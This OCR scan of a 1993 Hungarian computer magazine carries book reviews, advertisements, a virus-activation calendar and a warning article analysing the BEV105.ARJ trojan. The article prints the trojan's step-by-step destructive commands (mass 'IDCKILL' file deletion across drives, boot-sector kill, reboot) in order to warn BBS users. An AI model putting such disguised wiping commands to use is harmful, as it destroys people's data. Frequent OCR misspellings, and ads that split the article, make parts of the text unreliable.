Itt lép be – legalábbis a butykosdob kialakulásának történetébe – az evolúció. Olyan helyt keresett Endrei Walter a társadalomban, amelyben megjelenhetett, majd el is terjedhetett egy tengelyen először csak egy, majd egyre több butykos (a hoidító csökkentése végett), s végül a bonyolultabb, dobos vezérlés gondolata. Ez a hely a kolostor, azon belül is a malom, ahol egymás mellett dolgozik a lisztlőrle malomkő, a szita és a kőlyű. A megoldás aztán hamarosan előkerül a cémnázómalomban (1276), s a keresek – eleinte csak harangot ütő, mutató nélküli – órában. Innen már csak egy lépés a harangjáték, amelyben a harangok megszólalását butykosdob vezéri.

Az elektronikus számítógép sok helyen kiszorítja a kártyás programot, akárcsak saját fejlődése során a lyukszalagot és a lyukkártyát. De azért a mechanikus vezérlések, a butykosdob és kései leszámrazottjai sem tűnnek el nyomtalanul. Pár éve volt például a rádióban egy sorozat, amelyben a századforduló gépzongora-felvételeit játszották le újra – hatalmas papírcsíkokról –, természetesen gépzongorán. S most itt van ez a kis könyv, amelyből akár az is kiolvasható, hogy Neumann János egy évszázados ismert elv alkalmazásával dolgozta ki a tárolt programú számítógép modelljét.

Vargha Márton



Kapcsolatok kötetszám

Tíz évvel ezelőtt egy számítógép-hálózat még egzotikus kutatási eszköznek számított, amelyen legföljebb néhány szakértő dolgozott. Azóta a hálózatok alapvető munkaeszközé lettek, nélkülük ma az üzleti életben, az államgazdaságban vagy az oktatásban dolgozók munkája elképzelhetetlen. A régi modell, amelynél egy szervezet összes számítástechnikai igényét egyetlen nagy, központi gépnek kell ellátnia, hamarosan teljesen felváltja az új modell, amelyben a munkát sok-sok, egymástól függetlenül működő, de egymással összekötött számítógépnek kell elvégeznie.

Eleinte a gépek összekapcsolására a cégek saját architektúrákat alakítottak ki, ami nagymértékben korlátozta használhatóságukat, a különféle rendszerek közötti adatcserét nem tette lehetővé. Mára gyakorlatilag a teljes számítástechnikai ipar elfogadta a Nemzetközi Szabványügyi Szervezet (ISO) által javasolt és OSI hivatkozási modell néven ismert szabványosozatot. Maga az OSI modell nem egy hálózati architektúra, csupán javaslat arra, hogy a különféle rendszerű gépek csatlakoztathatók, egységes felületűek legyenek, köztük adatokat lehessen forgalmazni – innen a neve is: Open System Interconnection, azaz nyílt rendszerek összekapcsolása. Az adatátvitel és értelmezés megvalósításához hét szintet (réteget) definiál, amelyek mindegyike a fölöttes réteg számára biztosít különféle szolgáltatásokat.

Melyek ezek a rétegek? Mi a konkrét feladatuk? Mit jelent a szolgálat, és mit a protokoll? Kik vettek részt a szabványosításban, miért és hogyan jöttek létre a különböző hálózati szabványok? Többek között e kérdések megválaszolásával indítja *Számítógép-hálózatok* című könyvét *Andrew S. Tanenbaum*, s mindjárt a bevezetőben bemutat néhány elterjedt megoldást. Ez a részben történeti áttekintés egyúttal megalapozza, előkészíti a hálózati technika és technológia mélyebb, szakmai ismertetését,

másrészt elvezet az OSI modellhez, ami a továbbiakban a könyv szerkezeti vázát képezi. Bár az vitatható, hogy ez a megközelítési mód valódi, élő hálózatok szervezésére alkalmas lenne – mint írja –, ám a rendszerteknikai ismeretek megszerzésére kitűnő keretet nyújt.

Hét fejezete a hét szabvány-szinthez illeszkedik, alulról kezdve építi fel gondolatban a hálózatot. Részletesen tárgyalja az egyes szintek szerepét, működését és megvalósítási módját: a fizikai közeget, az analóg és a digitális átvitelt, a telefonrendszereket, az ISDN-t; a hozzáférés-vezérést és a helyi hálózatokat; az adatkapcsolati réteget és protokolljait; a forgalomirányítást, torlódás-vezérést és a hálózatközi kapcsolókat; ezek kezelését, a hang-súlyt természetesen a vég-vég összeköttetésekre helyezve. Ezt követi a szállítási szolgáltatokat erősítő viszonyrét, amelyről megtehatjuk, hogyan segít a hardver- és egyéb hibákból való felépülésben; majd az adatszerezés leírása és ábrázolása, az adattömörítés és -titkosítás. Végül az alkalmazási rétegbeli témák kerülnek sorra: állományok távoli elérése, elektronikus levelezés, postálada-kezelés, katalógusszolgálat, távoli munkabevétel, képtárolás és képátvitel. Többoldalas absztrakt matematikai levezetések helyett gyakorlati példákkal, ábrákkal szemléltetve magyarázza a fellelő fogalmakat, folyamatokat és összefüggéseket. S mindez érthetően, olvasmányosan – csupán a középszikolai (általános gimnáziumi) tanterv keretében megszerezhető ismeretekre támaszkodva.

Nem száraz műszaki leírás, rávilágít a gazdaságossági szempontokra és a gazdasági-társadalmi hatásokra is. Hosszú évek oktatási tapasztalata érződik a könyvön, s teszi sikeressé a szakmailag is nagy tudású professzor művét. Noha az anyag a felsőfokú szakképzés tankönyvének készült – minden fejezetét rövid összefoglaló és húsz-harminc gyakorló feladat, ellenőrző kérdés zárja –, ugyanakkor a nem éppen mész-

ki beállítottságú és előképzétségű, de a téma iránt érdeklődő olvasóknak is élvezetes, tanulságos. Írója gondolt a be nem avatottakra, s a jobb megértéshez – a szakmai precizitát nem rontva – a hétköznapi életből vett példákkal, analógiákkal szolgált. A könyv értékét növeli a kettős irodalomjegyzék, pontosabban az elsőnek a formabontó szerkezete. Témák szerint csoportosított, és nem csupán címeket sorol fel, hanem négy-öt mondatos tartalmi kivonatot is közöl. Olvasnivaló azután a hagyományos listában javasol, a 275 írásmű között újságírók, szabványjavaslatok és könyvek egyaránt szerepelnek. S itt mindjárt adódik egy hiányosság.

Amikor a Novotrade Kiadó Kft. a könyvet 1992-ben megjelentette, figyelembe vehette volna a hazai publikációs viszonyokat és a lektorált (vagy a szerkesztőnek) kellett volna legalább utalni azokra a pontokra, amelyek részben vagy egészükben megvalósultak a Prentice-Hall 1989-es kiadása óta. Lábjegyzetben vagy netán az „A” fejezetet, a számítógép-hálózatok elemzésénél egyik alapvető matematikai eszközöként alkalmazott sorbanállási elméletet amelyről csak a szöveg olvasása közben derül ki, hogy valójában függelék) követően erre ki kellett volna térni. A 776 oldalos könyv a maga árá nélkül 1600 forintos árával egyáltalán nem olcsó, de aki ennyit ráoldoz, aligha sajnálja volna a pénzt a többlet megfizetésére.

Tekinthetnénk akár e könyv folytatásának is *James Martin* és *Kathleen K. Chapman* a Prentice-Hallnál szintén 1989-ben megjelent művének fordítását, amelyet ugyancsak a Novotrade Kiadó bocsátott közre tavaly, *Lokális hálózatok* címmel. Tekinthetnénk, de nem az. Más szempontú a feldolgozás, más a stílus, s mintha nem ugyanaz a kiadó lenne a gondozó – a szakírók fordítását, de még az írásmódját is elfelejtették össze-

hangolni. No, nem tesz semmit, az alapfogalmakat itt éppúgy megtaláljuk, mintegy hatvan oldalon keresztül, szinte vázlatpontokban szedett tömörséggel. Miután megismertük a kapcsolatvezérlésre, valamint a vezérlésváltoztatásra kidolgozott IEEE szabványokat, következik a szál-optikai adatátvitel (FDDI), a géptámaszautomatizálási protokoll (MAP), végül a memóriai munka, a gyártás és az általános hivatali alkalmazás területét megcélzó TOP-specifikáció. Elmeleti képzésünk az automata kapcsolású alközpontos telefonrendszerral, a PBX-szel, majd a helyi hálózatok közötti összeköttetésekkel folytatódik.

Marad még két rész – ezek az IBM hálózatok különböző megvalósítási formáival, illetve az Ethernet, a 3Com, a Novell-féle Advanced Netware, az Apple Talk, az AT&T Starlan, valamint az Allen-Bradley Vistanal hálózattal foglalkoznak. Minden egyes rendszernél ismertetni a könyv az alkalmazott topológiát, a kábel-típusokat, az összeköttetések formáit, a hozzáférési módszereket és az alkalmazási lehetőségeket.

Bár könyvet a kiadó mindazonok ajánlja, akik „magas színvonalon meg kívánják ismerni az elterjedt lokális hálózatok szerkezetét, kiépítését, működését és alkalmazásukat”, legyenek egyetemi hallgatók, programozók vagy érdeklődő laikusok; az utóbbiakat a felsorolásból kihagyom. Számukra felismerés tudást közvetít. Hiányolom még a tárgy-mutatót, amelynek alapján az időnként fel-felbukkanó, a „laikusok közt használat, de nem értem” típusú szakkifejezések, rövidítések magyarázatához könnyen eljuthatnánk. A fejezetekződő üres oldalakat megspórolva ez még a nyomdai költségeket sem növelte volna.

Napjaink egyik érdekes alkalmazási területét választotta témájául *Kis János* az Alaplap könyvek 8. köteteként megjelent *BBS – avagy az elektronikus postálada*

című művében. A szerző maga is üzemetelt ilyen postaládát, s mint az előszóból megtudjuk, már egyetemi évei alatt bekapcsolódott az adatkommunikációs lehetőségek – akkor még úttörő – kutatásába. Mindössze tíz oldal, s máris világos képet kapunk arról, hogyan működik a telefonos összeköttetés, hogyan jön létre a kapcsolat a hívó és a hívott fél között, hogyan hasz-

nálthatók a táras készülékek; mik azok a modemek és hogyan kapcsolódnak a hagyományos telefonhálózatra. A szerzőtől megszokott humoros stílus hamarosan komolyra vált.

Minden részlethez kiterjedő alaposággal ismertetni a forgalmazni vagy beköztetni szándékozott modem engedélyeztetési eljárását, annak útvesztőivel, buktatóival együtt. Megtudhat-

juk, milyen okmányokat és milyen sorrendben kell beszerezniük, miért mennyit kell fizetniük (1992 októberében érvényes árak), mivel hová kell fordulniuk – címek, telefonszámok, nyitvatartási idők, mindmind együtt vannak. Hasznos tanácsokkal szolgál továbbá a modem kiválasztásához is, s csak ezután tér rá a programozásra, valamint a modemvezér-

lő nyelv, a regiszterek s a zajok kiszűrő helyes beállítások ismertetésére.

„Miután sikerült életre lehelni a modemet, s hozzá keríteni valamilyen használhatóan tűnő kommunikációs programot, el lehet indulni egy távhívási joggal is rendelkező telefonvonalon az elektronikus fel-és vilálg fel-fedezésére” – így invitál a szerző a BBS-ek országokat, földrészeket átfogó rendszerébe. Ezután megértém (megtalálom) a hirdetőblák három csoportját: vannak az ingyenesen igénybe vehető postafiókok, a vevőszolgálati, illetve zártkörű információk terjesztésére használatos rendszerek, valamint a kalózhálózatok. Az első csoportba tartozik például a vírusvédelemre felkészült és programokkal, gépekkel kapcsolatos levelezést lebonyolító Virmet és Fido, vagy a Unix-alkalmazók körében indult UUCP. Ezek és a fontosabbnak ítélt vevőszolgálati postafiókok hívószámát is megadja a kötet, a harmadik csoport esetében azonban csak figyelemztetést közöl: „...vigyázni kell, mert az onnan kapott szoftver nagy része nem megbízható. Átírt verziószámok, trójai programok, vírusos szoftverek előfordulnak náluk.”

Elmélet után következnek a gyakorlat: hogyan jelentkezzünk be, mit kell és mit nem szabad tennünk, hogy a nehezen létrejött kapcsolat ne szakadjon meg. Még egy kis illemtan, s ha a megadott profil alapján sikerül döntenünk, mindjárt választhatunk kedvünkre valót a 68 németországi postaláda közül. Végül a csattanó: tudósít a szerző a Pro7 adása alatt folyó számítógépes adat-és programszolgáltató Channel Videodatról, hozzátéve, hogyan lehet bekapcsolódnai, hozzáférti. Megemlíti a hazánkban működő üzenettovábbító Fonboxot, rövid használati útmutatóval, telefonszámmal.

Mire a 128 oldalt végigolvastam, a könyv lapjaira esett szét. Borítója immár csak a celofánba csomagolt hajlékonylemezt őrti... Apropos, lemez! Három alkönyvtárban különféle hasznos telefonszámok vannak – a könyv ígérete szerint ezeket a kiadó karbantartja, s félévés rendszerességgel közölök egy frissített lemezt. Gondolkodba estem.

MANHATTAN 1977

Egy hálózati hiba következtében 1977. július 13-án New York több mint 13 órán keresztül áram nélkül maradt. A veszteség: 1.000.000.000 dollár.

Ha az információs hálózat az Ön cégénél mond csődöt,

akkor mi lesz az eredmény? Esetleg **Vég-Eredmény?** Pedig az ilyen helyzeteket könnyű megelőzni.

Az X-BYTE szakemberei nemcsak megtervezik, elkészítik és telepítik cégének

számítógép-hálózatát, de szükség esetén akár a felügyeletet is átvállalják.

És ezután már nyugodtan folytathatja munkáját. **Többé nincs megállás.**

X-BYTE hálózattfelügyelet Minőséget a megbízhatóság ad



MC

Budapest, 1138 Népfürdő u. 17/e.
Telefon: 173-1329
Telefax: 173-1530
Telex: 22-3399

Kérem informáljanak számítógép-felügyeleti szolgáltatásairól!

Név:

Vállalat:

Cím:

Tel: Fax: Tx:

Kérjük, hogy ezt a szelvényt levélben vagy telefaxon címünkre juttassa el. /Heti Chip/

Nemcsak modemem, de még telefonom sincs, tehát nem próbálhattam ki. De ha a telefonszámokban is annyi az elütés, mint amennyi hiba a szövegben van, akkor bizony ez a melléklet inkább bosszúságot okoz, mint hasznót hoz.

Hazánkban az egyik legáltalánosabban használt helyi hálózati rendszer a Novell Netware. Nem csoda, ha ezzel több könyv is foglalkozik, ilyen a *Netware kézikönyv*, amelyet *Korányi Gábor* állított össze, s amelyet az Online Számítástechnikai és Szolgáltató Kft. adott ki 1991-ben. Ez a kiadvány a 2.0-tól a 3.11-es verzióig jut el, sorra véve a parancsokat, menüpontokat.

Részletesebb és inkább alkalmazói szemléletű *Kelemen Gáspár*, *Golenczki István*, *Tamás Péter* és *Tóth Bertalan* kétkötetes könyve, amely a Computerbooks Kiadói Kft.-nél jelent meg 1991 végén, illetve 92 tavaszán *Novell Netware felhasználói ismeretek* címmel. Az első kötet a Netware 2.15-ös kiadásáig tárgyalja a Novell hálózati operációs rendszereket és hardverlehetőségeket, mintapéldákkal és számos ábrával illusztrálva mutatja be a felhasználók és a rendszergazdák teendőit.

A második kötet fő témája a 2.20-as és a 3.11-es operációs rendszer üzemeltetése. Kevésbé részletes, de mindenképpen rendezett, rendszerezett mű, leginkább kézikönyvi jellegű. Ha nem is támaszkodik az első kötet ismeretére, az abban foglaltakat valójában mégiscsak feltételezi; olvasóitól bizonyos gyakorlatot vár el a korábbi operációs rendszerek kezelése terén. Röviden összefoglalja az új verzió legfontosabb változásait, az alapvető szemléletbeli különbségeket, majd a napi munkához ad segítséget a parancsok és a menüpontok használatának és korlátainak ismertetésével. Leírja a munkaállomások kialakításával kapcsolatos teendőket, valamint a Netware 286 server konfigurálását és a Netware 386 rendszer adminisztrációs feladatait.

Külön egység foglalkozik a Novell olcsó gép-gép összekapcsolásra szolgáló *Netware Lite* hálózati szoftverének használatával. S hogy az olvasó ne csak a programok, rendszerek kezelését tanulja meg, egy újabb

fejlesztés került a könyvbe: tömör, de világos hardverfogalmi ismertetés. Itt, a második kötetben kapott helyet az elsőből elmaradt tárgymutató, a benne felsorolt címszavak azonban leginkább a kiadható parancsokra korláto-

zódnak. Már az is növelte volna a könyv színvonalát (és a tárgymutató használhatóságát), ha a tevékenységi körök mellett legalább a parancscsoportokra való utalást találunk.

Lukács Erzsébet

Egy új könyv ürügyén

Nemrég került a kezembe a hazai vírus-szakirodalom legfrissebb darabja, a Műszaki Könyvtudományal megjelent Számítógépvírusok, Alapítványom 20 lépésben című könyvecskéje. A könyv kapcsán több – nemcsak szakmai, de etikai – kérdés is fölmerült bennem.

Michael Horsch könyve, amelynek eredetije 1991-ben jelent meg németül a Sybex gondozásában, piacra kerülésekor a legjobbak közé tartozott. Világos, könnyen követhető stílusban vezeti végig az olvasót az alapfogalmakon, ismerteti a vírusok alaptípusait, a fertőzések útját, és máig is javasolható módszereket fektet írásba arról, hogyan csökkenthetjük a megfertőződés veszélyét. A könyv ezen első része mit sem veszített aktualitásából, néhány kisebb – inkább mulatságos, mint veszélyes – sajtóhibától eltekintve, jól átgondolt, értékesen, jól összeállított munka.

Gondom a könyv második felével van. Témájából következően nem maradhatott ki a víruskereső és -eltávolító programok ismertetése és az idevágó jogszabályok felsorolása. Sajnálatos szerkesztői, kiadói mulasztásnak tartom, hogy nemcsak nem aktualizálták a leírásokat a jelenleg kapható, beszerezhető programokhoz, de a négy előző egyikében sem utaltak arra: öngyilkossággal is felér, ha csak az itt ismertetett programváltozatokat alkalmazza valaki, s nem frissíti szoftvereit. Ma, amikor 2000-hez közeledt a hivatalosan nyilvántartott PC-s vírusok száma, kissé anakroniztikusnak hat egy alig négyoldalas víruslista.

A kötet végén a témát érintő, Németországban érvényes jogszabályokról találhatunk összeállítást. Az, hogy ide nem

magyar jogszabályok kerültek, nem róható fel a hazai kiadás előkészítőinek. Jogéletünk, a magyar jogszabályalkotás sokéves lemaradását jelzi ez a nemzetközi jog mögött. Ezért a könyvet nemcsak azoknak ajánlhatom, akik a számítógé-

pes vírusok elleni védekezés alapjaival kívánnak megismerkedni, vagy követendő példát keresnek arra, hogyan alakítsák ki saját adatbiztonsági rendszerüket, hanem azoknak is, akiknek legalább egy kis beleszólabuk van az eljövendő jogszabályok kialakításába, az elvek lefektetésébe. Ha nem is szabad szó szerint átvenni mindent, rengeteg megszívlelendő dolog kerülhet át egy olyan jogrendszérből, amely már évek óta működik.

Nagy Gábor

MINŐSÉGET MINDENBŐL! MINDENKOR

Floptical 21 MB-os floppyrendszerek
– gépbe telepíthető változat (SCSI vezérlő kártyával)
– külső, printerportra köthető változat
(AL-1000 SCSI adapterrel)

Nagy választékban, raktárról azonnali elvitellel
vagy helyszínrre szállítással kaphatók:

**SZÁMÍTÁSTECHNIKAI ADATHORDOZÓK,
KELLÉKANYAGOK**

Floppylemezek, cartridge-k
PC-s kiegészítő eszközök
Tisztítóeszközök
Festékkendők, festékszalagok
Számítógépes leprellők
Irodai papírok
Faxpapírok

– BASF
– NASHUA
– Virgin
– Keymax
– CURTIS
termékek közvetlenül
a gyártótól

**Viszonteladónak, nagy tételben vásárlóknak,
készpénzzel fizetőknak engedményt adunk!**

MULTIMEX KERESKEDELMI RT.

1111 Budapest XI.
Budafoki út 109.
Telefon: 166-9150



Fax: 166-5767
Telex: 22-4099

Hadijelentés Trójából

Többször beszámoltunk napjaink trójái háborújáról, azaz a tréfából vagy hitelről szándékkal terjesztett károsító programokról. Korábban magam ismertettem a hazai szaklapok hasábjain a Trojan Aids információk lemezét és a hazai fejlesztésű, Phantom vírust telepítő demóprogramot. Akkor úgy tűnt, e nagy dobások után újra visszatérünk a nemlétező verziószámú átalakított, de különben ártalmatlan kalózprogramok korába. Sajnos tévedtem. Újra itt a trójai programrendszerek veszélye! Ezek az állományok ZIP és ARJ formátumban terjednek a BBS-eken. Íme a legújabb hadijelentés, amelyet a *Hack Report* elektronikus kiadvány 1993. márciusi száma alapján készítettünk.

Meglepetés az ARJ-t használóknak: a már ismert hamis példányokon kívül feltűnt egy újabb, az ARJ40A jelű változat. E program legutolsó hivatalos verziója azonban az ARJ239C. Ugyanígy „frisítették” a másik kedvelt tömörítőt, most az LHA148E trójái verzió a menő, hobbiszerelőtől shareware-ként az LHA138E-ről tudnak, professzionális változatoként pedig az LHA v.1.50r jelzésű ismer. Milyen furcsa... Szoftverek úgy születnek, hogy senki sem írja meg őket?

A játékok területén van a legtöbb csibészeg, Számítógépes klubokban igen népszerű a Beverly Hills 90210 kalandprogram, emiatt szükségesnek

Állománynév	Alaphossz	Tömör méret	Időpont	CRC-32
DORINFO.DIR	4 135	1 996	92-08-28 18:27:52	4BE0E6FE
README.1ST	1 414	750	93-01-15 17:09:38	9A392726
90210.DIR	16	16	92-08-28 23:07:14	6D232072
CHAR.DIR	21 108	16 675	92-08-28 19:02:54	8B911883
MAIN.DIR	63 733	30 221	92-08-28 19:02:40	FE66BA29
DISK.1.VOL	96	96	92-08-28 02:03:36	6ABF751F
DOCS.DIR	39 408	25 166	92-08-28 16:58:50	0230EF50
INSTALL.COM	41 088	3 343	92-08-28 16:22:02	A5FEE2C8

A BEV105.ARJ állományai és legfontosabb adataik

láttuk, hogy felhívjuk a figyelmet a nyolc programot tartalmazó BEV105.ARJ tartalmára. A leginkább elterjedt tömörített állomány hossza 79858 bájttal, keletkezése 1-15-93, 5:09p. Programjai közül kettő veszélyes: az INSTALL.COM és a DORINFO.DIR.

Eldívtva az Install programot, egy látszólag ártalmatlan üzenetet olvashatunk a képernyőn a telepítés mikéntjéről, valamint arról, hogy a kibontás során feltüntetett százalékos értékek a kicsomagolás előrehaladását mutatják. Amikor a program ARJ állományát kinyitjuk, a következő érdekes jelenségre figyelhetünk fel.

AutoLHarc 1.15 (c)Yoshi, 1988-1990.

Extract from : 'GENESIS.EXE'

Melting : 'GENESIS.COM'

Error In Archive.

DOCS.DIR

Vírusaktivitás azonban nem észlelhető. Ilyenkor a telefonszámla miatt dühös felhasználó elkezd kísérletezni, és ARJ-vel ki is tudja bontani az állományt. Azonnal kiderül azonban a turpisság, ha a telepítéshez utasítás szerint lenyomunk egy

billentyűt. Az installáció eredménye egy garantáltan helyreállíthatatlan és csak újratalmázzal használható winchester.

Nézünk most lépésenként, hogyan is működik az INSTALL.COM! A programnevek melletti jelek azok az opciók, amelyekkel meghívja sajátos programjait.

REN Dorinfo.dir idckill.exe

IDCKILL *.bat [a]

Exploing Files - (10%)

Átnevezi a DORINFO.DIR-t IDCKILL programmá, kiírja a .BAT állományokat, s jelzi, a Nagy Mű 10 százalékával elkészült.

IDCKILL *.fon [a]

IDCKILL *.com [a]

Exploing Files - (25%)

Miután törölt minden .FON (telefon) és .COM állományt, tudatja, a munka negyedénél tart.

IDCKILL *.ice [a]

IDCKILL *.zip [a]

Exploing Files - (40%)

Kiír minden .ICE állományt, „zipletlen”, s ezzel a meghajtó 40 százalékosan készült ki.

A McAfee programcsomag a világon több mint 6 millió regisztrált felhasználónak nyújt védelmet.

TOP SECRET

McAfee dealer



SZÁMÍTÁSTECHNIKAI KFT.

Antivírus programrendszer

(IBM PC-re DOS alatt)

VIRUSCAN - vírust kereső program,
VSHIELD - társzűrő, vírus bejutást gátló program,
CLEAN-UP - vírustalanító program,
NETSCAN - vírust kereső program hálózatok részére.

Megvédi a számítógéprendszerét a vírusok által okozott károktól.



A regisztrált felhasználók jogosultak két éven keresztül a program legfrissebb változatához.

Világ PC vírusal ellen egy helyen: McAfee programok a TOPSOFT-nál.

1027 Budapest, Kapás u. 11-15.
Telefon: 202-4733. Telefax: 201-2811

Ennek a rendszernek a kiagyalója ezenkívül számos más, a Door által kibocsátott, látszólag játékszoftvert alakított át így merevlemezaktarító vagy vírustelepítő (dropper) programmá. A közös a fenti eljárás, és az, hogy a vírustelepítő egység egy .DIR kiterjesztésű állomány átnevezésével jön létre. A programok megismerhetőek onnan is, hogy az ARJ a kibontáskor a következő szöveget írja ki:

BBS BASE

Version 1.00 (c) 1988
User Supported Software

If you are an avid BBSer like me, you know what it feels like to try and organize all those BBS names and numbers that you constantly collect. At first, I tried to use index cards, but that got really out of hand.

So, I wrote this program to keep track of those myriad of numbers and names that once collected on my desk. The power of this program is simply amazing. I have included alot of extras in this program that would take for hours to do by hand I have tried to keep it as user friendly as possible too.

Written in Turbo Pascal Version 3.0 by Steve Lutz

P R E S S A N Y K E Y T O C O N T I N U E

Rovatunkban hétről hétre
figyelemmel kísérjük,
mely számítógépvírusok
aktivizálódása várható.
Ez természetesen nem
jelentí azt, hogy
az említett vírusok
járványszerűen
elterjednek
Magyarországon, csak
annyit, hogy az adott
időszakban kártételükkel,
előfordulásukkal
számolni lehet.



VÍRUSNAPTÁR 1993. MÁRCIUS 26 – ÁPRILIS 1.

DÁTUM	NÉVNAP	VÍRUS NEVE	TÁMADÁS IDEJE
26. péntek	Emánuel	Frere Jacques Smack minden pénteken Jerusalem (Payday) Jerusalem (Skism) Jerusalem (Skism-1) PS-MPC (Mimic-Den Zuk) PS-MPC (Mimic-Jerusalem) VCL (Diarrhea) Naziphobia Wild Thing 2	minden pénteken pénteken, ha az nem 13-a minden 15-e utáni pénteken minden 15-e utáni pénteken minden pénteken minden pénteken minden pénteken minden pénteken minden pénteken
27. szombat	Hajnalka	Italian Pest (Finger) Jerusalem (Phenome) Migram	minden szombaton minden szombaton minden szombaton
28. vasárnap	Gedeon, Johanna	Sunday, Sunday-2 Mindless Witcode	minden vasárnap minden vasárnap minden vasárnap
29. hétfő	Augusztia	Carfield I-B (BadGuy, BadGuy 2) I-B (Exterminator) Kalah (Kalah-499) Witcode 10 Past 3	minden hétfőn minden hétfőn minden hétfőn minden hétfőn minden hétfőn minden hó 29. napján
30. kedd	Zalán	Ah I-B (Demon, Demon-B) Kamasya Day 10	minden kedden minden kedden minden kedden minden hó 30. napján
31. szerda	Árpád	Victor PS-MPC Tormentor (Lixo Nuke) VCL (Diogenes)	minden szerdán minden szerdán minden hó 31. napján minden hó 31. napján
1. csütörtök	Hugó	TPE (Girafe) Casper Christmas Tree Surviv	minden csütörtökön április 1-jén április 1-jén április 1-jén

Az egész 1993. év folyamán aktív: Datalock, Flash, Fu Manchu, Grunt-1, Violator
Minden nap támad: január 1-jétől szeptember 21-ig Plastique (COBOL), március 1-jétől 31-ig Fich, MicroproX (K)

Érvenyes víruskereső-8l6 verziók: Virkill 0.31, Vir27, Scan-Netscan-Winscan-Clean-Vshield 102, Netshield 1.10B, Fprot 2.07, Nemesis 0.99a, PKSF Ansi 1.1, Tbscan 5.03, Vsig 9301, MTEA VR 2.2, OS/2-e OsZscan-OsZclean 101.

IDCKILL *.ans [a]
IDCKILL *.sys [a]
IDCKILL *.sub [a]
IDCKILL *.data[a]
Exploding Files – (50%)
Törli az .ANS, .SYS, .SUB, valamint a .DAT állományokat, így már a merevlemez fele halott.
IDCKILL *.arj [a]
IDCKILL *.c [a]
Exploding Files – (60%)
Nem kellene az .ARJ, sem a .C állományok – ezeket kisöpörve 60 százalékos teljesítménynél tart.
IDCKILL *.exe [a]
Exploding Files – (85%)
Nem kellene EXE-k sem, ez már 85 százalékos eredmény!
/C REN DISK1.VOL bootkill.com
BOOTKILL

/C REN CHARDAT Genesis.EXE
Exploding Files – (95%)
Átnevezi a DISK1.VOL-t, s megöleti a BOOTKILL-lel a bootszektorát, a CHARDAT programot GENESIS.EXE-re írja át. Ekkor már 95 százalékra elkészült a Nagy Mű!
/C REN 90210.DIR reboot.com
Exploding Files (DONE!)
Megcsinálja a 90210.DIR-ből a REBOOT.COM-ot, így a kikapcsolással (plusz miegyébbe) készen van!
Building Excutable Files.. Please Wait.. (May take up to 5 minutes)
Várakoztat vagy öt percig, hogy igazsebb legyen a vég!
IDCKILL ** [a]
/C c:
IDCKILL ** [a]
/C d:

IDCKILL ** [a]
/C e:
IDCKILL ** [a]
Nagytakarítás a C; a D; az E: meghajtón, majd legalulja az aktuálisat is.
Program Finished... Beverly Hills 90210 door install complete!
Lehet játszani és mosolyogni, bevégeztetett!
REBOOT
Hidegindítás. S ami maradt, semmire nem használható – üres a merevlemez.
Még egy érdekes tendencia figyelhető meg. Egyre gyakoribb, hogy köztiszteltben álló szabad-szoftvernek jelenik meg károkozó verziója. E mögött néhány szakértő szerint az a hivatásos forgalmazói taktika rejlik, hogy az emberek féjjenek, elrettenjenek a közprogramoktól.

TELEFONKÁRTYA



Kolumbusz Kristóf soha nem tudhatta meg,
hogy egy új, ismeretlen földrészt fedezett fel
1492-ben.

Tévesen mérte fel a távolságot s az időt.

Ön felfedezheti a kapcsolatteremtés egy új
módját!

Ha le akarja győzni a távolságot s az idő
fontos tényező az életében,
akkor
vásároljon

TELEFONKÁRTYÁT!

UNISYS

CareSys egészségügyi információs rendszer

átfogó

integrált

költséghatékony

adaptálható



megbízható

felhasználóbarát

rugalmas

4. generációs

UNIplex

UNIX alatt a világon a legelterjedtebb
irodaautomatizálási rendszer, most már
MAGYARUL!

MAGYARORSZÁGI FORGALMAZÓJA:

SYSLAND KFT.

1134 Budapest, Róbert Károly körút 76-78.

Telefon: 269-8696

Fax: (36-1) 269-8758

Információs szám: 171

Trade Irodatechnika

1111 Budapest Egy József u. 34.

Tel./Fax: 165-9622



LEGKISEBB A LEGOLCSÓBBAN

5,25"-es floppyegység méretű
szünetmentes tápegység
Mindent tud, amit a nagyok.
Nem drágább, mint a kicsik!

Ára:

19.900,- Ft

+ÁFA

Kapható:

Bajcsy Zs. köz 3.

Az Arany J. utcával szemben,
az Ó utca - Bajcsy Zs. út sarkánál

Információs szám: 172

ADATMENTÉ

MEGHIBASODOTT WINCHESTEREKRL

KÜRT KFT

WINCHESTER CENTRUM

ÉRTÉKESÍTÉS-JAVÍTÁS

Árainkból:

85 MB WESTERN D. WDAC 280	18 800 Ft
105 MB SEAGATE ST 3120A	23 900 Ft
120 MB WESTERN D. WDAC 2120	26 700 Ft
212 MB WESTERN D. WDAC 2200	37 900 Ft

Kaphatók hordozható, cserélhető winchesterek
(40-120 MB) párhuzamos portra.

Ezenkívül több mint hatvanféle winchesterből,
valamint vezérlőkártyából válogathat nálunk.

1119 Budapest, Fehérvári út 55.

Tel.: 181-0539, 186-5477

Telefax: 161-1211



Információs szám: 173

AKTUÁLIS AJÁNLATUNK!

The **MACRO**® Multimédia számítógép

160 000 Ft
+ áfa

386-SX/33 MHz CPU, 2 MB RAM
1,44 MB floppydrive
85 MB winchester (17 ms)
600 MB SCSI CD-ROM drive (150 KB/s)
2 soros/1 párhuzamos/1 game port
14" color SVGA monitor + vezérlő (512 KB VRAM)
Sound Blaster Pro 2.0 hangkártya
MACRO Desktop ház 200 W-os tápegységgel
101 gombos (USA/magyar) klaviatúra
GENIUS mouse ONE 3B, 3 gombos egér
MS DOS 5.0 operációs rendszer
MS Windows 3.1 grafikus operációs rendszer CD lemezen
MS Bookshelf (7 lexikon több mint 500 000 hivatkozással!)

Ez a számítógép a Microsoft® Multimédia szabványa alapján
készült. Kiválóan használható minden MS Windows
alkalmazáshoz CD ROM-on kiadott információk olvasásához
(például a nemrég megjelent Hatályos Jogszabályok
Gyűjteményéhez!)

Bemutató – időpont-egyeztetés alapján – bármikor!



MACRODA Kft. Bemutatóterem

1123 Budapest, Alkotás utca 21.

MACRODA Tel./fax: 156-4802, 201-4603

Információs szám: 174

R · E · N · D · E · Z · V · É · N · Y · K · A · L · A · U · Z

A távközlés fejlődése és liberalizációja Kelet-Európában és a szovjet utódállamokban címmel nemzetközi konferenciát és kiállítást tartanak **április 27-én és 28-án** a budapesti Hotel Kempinkiben. A meghívottak közt van a magyar, orosz, ukrán, lengyel és cseh távközlési miniszter, az Euelsat és az ITU elnöke, valamint számos, a térségben folyó beruházásban érdekelt európai és amerikai távközlési vállalat vezetője. A szervezők elsősorban olyan gyártók, hálózatzemeltetők, szolgáltatók, felhasználók,

